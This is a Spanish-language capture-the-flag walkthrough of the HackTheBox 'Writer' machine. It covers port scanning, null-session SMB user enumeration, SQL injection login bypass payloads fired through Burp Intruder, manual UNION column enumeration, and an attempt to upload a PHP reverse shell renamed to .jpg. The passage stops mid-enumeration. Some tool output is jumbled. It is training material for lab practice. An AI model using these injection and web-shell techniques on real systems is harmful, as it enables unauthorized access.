

Writer

```
#####Maquina linux
medium#####
medium#####
```

Writer es una máquina Linux mediana que esboza malas prácticas de codificación y presenta cómo una vulnerabilidad de lectura de archivos a través de inyección SQL puede llevar a la divulgación de archivos de código fuente que incluyen credenciales. La combinación de la reutilización de contraseñas en el servicio SMB con una explotación SSRF ciega a través de una función de carga de imágenes puede conducir a un punto de apoyo en el sistema. Abusando de las

Escaneo:

```
nmap -Pn -p- 10.10.11.101 -T4 -v
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
```

versiones:

```
ORT      STATE SERVICE      VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 98:20:b9:d0:52:1f:4e:10:3a:4a:93:7e:50:bc:b8:7d (RSA)
|   256 10:04:79:7a:29:74:db:28:f9:ff:af:68:df:f1:3f:34 (ECDSA)
|_  256 77:c4:86:9a:9f:33:4f:da:71:20:2c:e1:51:10:7e:8d (ED25519)
80/tcp   open  http       Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Story Bank | Writer.HTB
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp  open  netbios-ssn Samba smbd 4.6.2
445/tcp  open  netbios-ssn Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Host script results:

```
|_nbstat: NetBIOS name: WRITER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2024-02-04T23:03:43
|_ start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_ Message signing enabled but not required
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 15.83 seconds

gobuster

```
/about          (Status: 200) [Size: 3522]
./.             (Status: 200) [Size: 11971]
/contact        (Status: 200) [Size: 4905]
/static         (Status: 301) [Size: 313] [--> http://10.10.11.101/static/]
/logout         (Status: 302) [Size: 208] [--> http://10.10.11.101/]
/dashboard      (Status: 302) [Size: 208] [--> http://10.10.11.101/]
/administrative (Status: 200) [Size: 1443]
```

como tenemos el **port 445 y 139 activos en lo que esta corriendo netbios samba** podemos utilizar varias herramientas empazamos

validando con rpclient y autenticacion nula

```
rpcclient -U "" 10.10.11.101 -N
```

```
validando con rpclient y autenticacion nula
rpcclient $> querydispinfo
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: kyle Name: Kyle Travis Desc:
rpcclient $> enumdomusers
user:[kyle] rid:[0x3e8]
rpcclient $> enumdomgroups
rpcclient $> enumdomgroups
rpcclient $> queryuser 0x3e8
    User Name   : kyle
    Full Name   : Kyle Travis
    Home Drive  : \\writer\kyle
    Dir Drive   :
    Profile Path: \\writer\kyle\profile
```

y buscamos información con enumdomusers, enumdomgroups y queryuser que para este caso tiene el 0x3e8

```
rpcclient $> queryuser 0x3e8 index: 0x1 RID: 0x3e8 acb: 0x00000010 Account:  
User Name : kyle rpcclient $> enumdomusers  
Full Name : Kyle Travis [kyle] rid:[0x3e8]  
Home Drive : \\writer\kyle $> enumdomgroups  
Dir Drive : rpcclient $> enumdomgroups  
Profile Path: \\writer\kyle\profile yuser 0x3e8  
Logon Script: User Name : kyle  
Description : Full Name : Kyle Travis  
Workstations: Home Drive : \\writer\kyle  
Comment : Dir Drive :  
Remote Dial : Profile Path: \\writer\kyle\profile  
Logon Time : Wed, 31 Dec 1969 19:00:00 -05  
Logoff Time : Wed, 06 Feb 2036 10:06:39 -05  
Kickoff Time : Wed, 06 Feb 2036 10:06:39 -05  
Password last set Time : Tue, 18 May 2021 12:03:35 -05  
Password can change Time : Tue, 18 May 2021 12:03:35 -05  
Password must change Time: Wed, 13 Sep 30828 21:48:05 -05  
unknown_2[0..31]...  
user_rid : 0x3e8  
group_rid: 0x201  
acb_info : 0x00000010  
fields_present: 0x00ffff  
logon_divs: 168  
bad_password_count: 0x00000000  
logon_count: 0x00000000  
padding1[0..7]...  
logon_hrs[0..21]...  
rpcclient $>  
[0] 0:zsh- 1:[tmux]* 2:zsh
```

User Name : kyle
Full Name : Kyle Travis
Home Drive : \\writer\kyle
Profile Path: \\writer\kyle\profile

para buscar mas a fondo utilzo enum4linux
enum4linux -a -u "" -p "" 10.10.11.101

```
S-1-5-32
logon_divs: 168
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
logon_count: 0x00000000
S-1-5-32-544 BUILTIN\Administrators (Local Group)...
S-1-5-32-545 BUILTIN\Users (Local Group)n_hrs[0..21]...
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)x* 2:zsh
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

User Name : kyle
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
Full Name : Kyle Travis
S-1-22-1-1000 Unix User\kyle (Local User)ve : \\writer\kyle
S-1-22-1-1001 Unix User\john (Local User) \\writer\kyle\profile

[+] Enumerating users using SID S-1-5-21-1663171886-1921258872-720408159 and logon username '', password ''
para buscar mas a fondo utilizo enum4linux
S-1-5-21-1663171886-1921258872-720408159-501 WRITER\nobody (Local User)
S-1-5-21-1663171886-1921258872-720408159-513 WRITER\None (Domain Group)
S-1-5-21-1663171886-1921258872-720408159-1000 WRITER\kyle (Local User)

======( Getting printer info for 10.10.11.101 )=====
```


```
~/machineshtb/Writer
enum4linux -a -u "" -p "" 10.10.11.101
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Feb 4 18:28:58 2024
=====
======( Target Information )=====

Target ..... 10.10.11.101
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

para buscar mas a fondo utilizo enum4linux
======( Enumerating Workgroup/Domain on 10.10.11.101 )=====

[+] Got domain/workgroup name: WORKGROUPing users using SID S-1-5-32 and logon username '', password ''
```

Despues de enumerar en intentar varias cosas pruebo con una sql injection sobre el panel de administrative



valido con burpsuite manualmente y con un listado de panel bypass de internet

<https://gist.github.com/spenkk/2cd2f7eeb9cac92dd550855e522c558f>

```
14 admin' or 1=1--  
15 admin' or 1=1#  
16 admin' or 1=1/*
```


Request

Pretty	Raw	Hex
1 POST /administrative HTTP/1.1 2 Host: 10.10.11.101 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 52 9 Origin: http://10.10.11.101 10 DNT: 1 11 Connection: close 12 Referer: http://10.10.11.101/administrative 13 Upgrade-Insecure-Requests: 1 14 Sec-GPC: 1 15 16 uname=admin'+or+1%3d1%23&password=admin'+or+1%3d1%23 17		

Response


Pretty	Raw	Hex	Render
22 <body> 23 <div class="wrapper"> 24 <div class="page vertical-align text-center"> 25 <div class="page-content vertical-align-middle"> 26 <h3 class="animation-slide-top"> 27 Welcome admin 28 </h3> 29 </header> 30 <p class="success-advise"> 31 Redirecting you to the dashboard. If you are not 32 redirected then click the button below to be redirected. 33 34 CLICK HERE 35 36 <footer class="page-copyright"> 37 <p> 38 © Writer.HTB 2021. All RIGHT RESERVED. 39 </p> 40 </footer> 41 </div> 42 </div> 43 <script src="vendor/jquery/jquery.min.js"> 44 </script> 45 <script src="vendor/bootstrap/js/bootstrap.min.js"> 46 </script> 47 </body> 48 </html>			

aca vemos que nos dejo loguear sin embargo tambien podemos hacer un ataque contra diccionario. guardo este en un diccionario



The screenshot shows a browser window with the URL <https://gist.github.com/spenkk/2cd2f7eeb9cac92dd550855e522c558f/raw/51>. The page content displays a large list of SQL injection payloads, primarily variations of 'or 1=1' and 'admin' or '1='1'. At the bottom of the list, the payload `1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055` is shown.


configuramos burpsuite **CLUSTER BOMB ATTACK BYPASS SQL INJECTION PANEL**
Vamos al historico de las peticiones y enviamos al intruder



The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. It displays two captured requests:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP ^	Cookies
2	http://10.10.11.101	POST	/administrative		✓	200	1763	HTML		Admin Panel			10.10.11.101	
1	https://firestore.googleapis.com	GET	/google.firebaseio.v1.Firestore/Listen/ch...		✓								✓	142.250.78.74

ahora agregamos los \$ en uname y password



The screenshot shows the 'Intruder' tool in Burp Suite. The 'Payloads' tab is selected. The 'Choose an attack type' section has 'Cluster bomb' selected. The 'Payload positions' section shows the target URL and the base request headers. The payload list at the bottom includes the original headers and the injected payload `uname=123&password=123`.

configuramos el clusterbomb

Positions Payloads Resource pool Settings

② Choose an attack type

Attacktype: Cluster bomb

② Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

vamos a payloads y en la posicion 1 y 2 cargamos el directorio

Burp Project Intruder Repeater View Help

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer

1 × 2 × +

Positions **Payloads** Resource pool Settings

② Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various pay

Payload set: 1 Payload count: 46

Payload type: Simple list Request count: 2,116

② Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Deduplicate

or 1=1
or 1=1--
or 1=1#
or 1=1/*
admin' --
admin' #
admin'/*
admin' or '1'='1

Add Enter a new item

Add from list ... [Pro version only]

1 x 2 x +

Positions Payloads Resource pool Settings

② Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are supported.

Payload set: 2 Payload count: 46

Payload type: Simple list Request count: 2,116

③ Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

The screenshot shows a list of payloads in a dropdown menu. The payloads listed are:

- admin') or '1'='1
- admin') or '1'='1'--
- admin') or '1'='1'#
- admin') or '1'='1'/*
- 1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9b...
- admin" --
- admin" #
- admin"/*

Below the list is a toolbar with buttons for Paste, Load ..., Remove, Clear, and Deduplicate. At the bottom of the list is an 'Add' button and a placeholder 'Enter a new item'.

y damos a start attack

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length ↗	Comm
12	admin'or1=1 or "='	or1=1	200	<input type="checkbox"/>	<input type="checkbox"/>	1640	
58	admin'or1=1 or "='	or1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	1640	
104	admin'or1=1 or "='	or1=1#	200	<input type="checkbox"/>	<input type="checkbox"/>	1640	
150	admin'or1=1 or "='	or1=1/*	200	<input type="checkbox"/>	<input type="checkbox"/>	1640	
196	admin'or1=1 or "='	admin'--	200	<input type="checkbox"/>	<input type="checkbox"/>	1640	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	1791	
1	or1=1	or1=1	200	<input type="checkbox"/>	<input type="checkbox"/>	1791	
2	or1=1--	or1=1	200	<input type="checkbox"/>	<input type="checkbox"/>	1791	
3	or1=1#	or1=1	200	<input type="checkbox"/>	<input type="checkbox"/>	1791	
4	or1=1/*	or1=1	200	<input type="checkbox"/>	<input type="checkbox"/>	1791	
5	admin'--	or1=1	200	<input type="checkbox"/>	<input type="checkbox"/>	1791	

aca encontramos 2 tipos de respuesta elegimos la que no tiene invalid credentials que en este caso son las de 1640 palabras

104	admin' or 1=1 or _	or 1=1#	200			1640
150	admin'or1=1 or "1"	or1=1/*	200			1640
196	admin'or1=1 or "1"	admin'--	200			1640
0			200			1791
1	or1=1	or1=1	200			1791
2	or1=1--	or1=1	200			1791
3	or1=1#	or1=1	200			1791
4	or1=1/*	or1=1	200			1791
5	admin'--	or1=1	200			1791
7	admin'/*	or1=1	200			1791
9	admin' or '1='1'--	or1=1	200			1791
11	admin' or '1='1'/*	or1=1	200			1791

Request Response

Pretty Raw Hex Render

```

20 <div class="page-content vertical-align-middle">
21   <header>
22     <h3 class="animation-slide-top">
23       Welcome admin
24     </h3>
25   </header>
26   <p class="success-advice">
27     Redirecting you to the dashboard. If you are not redirected then click the button below to be
28     redirected.
29   </p>
30
31

```

② ⚙️ ← → Search 0 highlights

150	admin'or1=1 or "1"	or1=1/*	200			1640
196	admin'or1=1 or "1"	admin'--	200			1640
0			200			1791
1	or1=1	or1=1	200			1791
2	or1=1--	or1=1	200			1791
3	or1=1#	or1=1	200			1791
4	or1=1/*	or1=1	200			1791
5	admin'--	or1=1	200			1791
7	admin'/*	or1=1	200			1791
9	admin' or '1='1'--	or1=1	200			1791
11	admin' or '1='1'/*	or1=1	200			1791

Request Response

Pretty Raw Hex Render

```

37 <p class="error" style="color:red">
38   <strong style="color:red">
39     Error:
40   </strong>
41   Incorrect credentials supplied
42 </p>
43
44 <button class="btn btn-lg btn-primary btn-block" type="submit">
45   Sign in
46 </button>

```

listo con esto ya bypassemos el panel



Admin Login

admin'#

•••••

Error: Incorrect credentials supplied

The screenshot shows a dashboard with the following metrics:

- Facebook Page Likes: +21,900
- Instagram Followers: +22,566
- E-mail Subscribers: +15,566
- Page Views: +28,210


una vez estamos dentro vemos que podemos subir historias

The Story Bank interface includes a sidebar with navigation links: Dashboard, Stories, and Users. The main area displays a list of stories with columns for ID, Author, Title, Tagline, Date Created, and Status. A search bar and an 'Add Story' button are also present.

configuro una webshell en ph

```
~/machineshtb/Writer
cp /usr/share/webshells/php/php-reverse-shell.php .
[0] 0:zsh* 1:[tmux] 2:zsh- 3:zsh
```

```
~/machineshtb/Writer  
mv php-reverse-shell.php phpwebshell.php.jpg
```



A screenshot of a form for creating a new document. The form fields are as follows:

- Author: amadomaster
- Title: shell
- Tagline: xxx
- Story Image: Choose File (with a note: The image must have a maximum size of 1MB in .jpg format. Click here to upload from URL.)
- Content: A large text area with the placeholder text "Add your story here".

me paso ala pagina inicial y ya tenemos el postulado shell

There's no sound on earth quite like a bird flying into a sliding glass door. Unlike the white noise of mass extinctions and vanishing rainforests, the singular thud of delicate avian bones against shatter-resistant Duraplex glass is impossible... [read more](#)

Tagline: #Contest73

The first time Alin walks by the woman in the corner, she barely notices her. There are too many distractions, detractions, voices in her ear – the harried man waving down a taxicab, the aging street vendor hawking his wares – to separate any one... [read more](#)

Tagline: #Contest75

SHELL

- By amadomaster / 2024-02-05 00:25:52

shell [read more](#)

pero no hizo mayor cosa pero validnado de nuevo parece que deja subir una url

Choose File

The image must have a maximum size of 1MB in .jpg format. Click here to upload from URL.

en donde dice click aqui

Story Image from
JRL

dskdakdashdask

The image must have a maximum size of 1MB in .jpg format. Click here to upload from your computer..

entonces levanto un servidor http en python y coloco la url de la reverse shell

Story Image from
URL

http://10.10.14.20:2000/phpwebshell.php.jpg

The image must have a maximum size of 1MB in .jpg format. Click here to upload from your computer..

Content

shell de ejemplo

Edit your story here.

Save

al subir me dice que hay caracteres especiales no permitidos.

validando aca en esta parte vemos que todavia no realizamos la enumeración de la inyección sql por lo cual tendremos que hacerla de manera manual sin depender de sqlmap

EXPLORACIÓN INYECCIÓN SQL DE MANERA MANUAL NO SQLMAP

Utilizando los parámetros de inyección '# podemos saber cuantas columnas tiene la base de datos teniendo en cuenta la consulta

admin'# entonces aca buscamos cuantas columnas tiene la base de datos
uname=admin' order by 10#&password=admin'+or+1%3d1%23

The screenshot shows the OWASp ZAP interface. In the Request pane, a POST request is being built with the following payload:

```
1 POST /administrative HTTP/1.1
2 Host: 10.10.11.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 53
9 Origin: http://10.10.11.101
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.11.101/administrative
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 uname=admin' order by 10#&password=admin'+or+1%3d1%23
```

In the Response pane, the page displays an "Admin Login" form with fields for "User Name" and "Password". A red error message below the form states "Error: Incorrect credentials supplied".

por lo visto son 6 columnas recordemos que bajamos hasta cuando se identifique la inyección
uname=admin' order by 6#&password=admin'+or+1%3d1%23

The screenshot shows the OWASp ZAP interface. In the Request pane, the same POST request is shown with the payload:

```
1 POST /administrative HTTP/1.1
2 Host: 10.10.11.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 52
9 Origin: http://10.10.11.101
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.11.101/administrative
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 uname=admin' order by 6#&password=admin'+or+1%3d1%23
```

In the Response pane, the page displays a "Welcome admin" message and a "Redirecting you to the dashboard. If you are not redirected then click the button below to be redirected." message. A blue "CLICK HERE" button is present.

como tenemos 6 columnas la idea es enumerar de cual de ellas nos podemos aprovechar para extraer

información

esto lo hacemos con **union select 1,2,3,4,5,6**

uname=admin' union select 1,2,3,4,5,6 #&password=admin'+or+1%3d1%23

The screenshot shows the OWASP ZAP interface. In the Request tab, a POST request is made to the '/administrative' endpoint. The payload includes a UNION SQL injection: 'uname=admin' union select 1,2,3,4,5,6 #&password=admin'+or+1%3d1%23. In the Response tab, the page displays 'Welcome admin2' and a note about redirection.

```
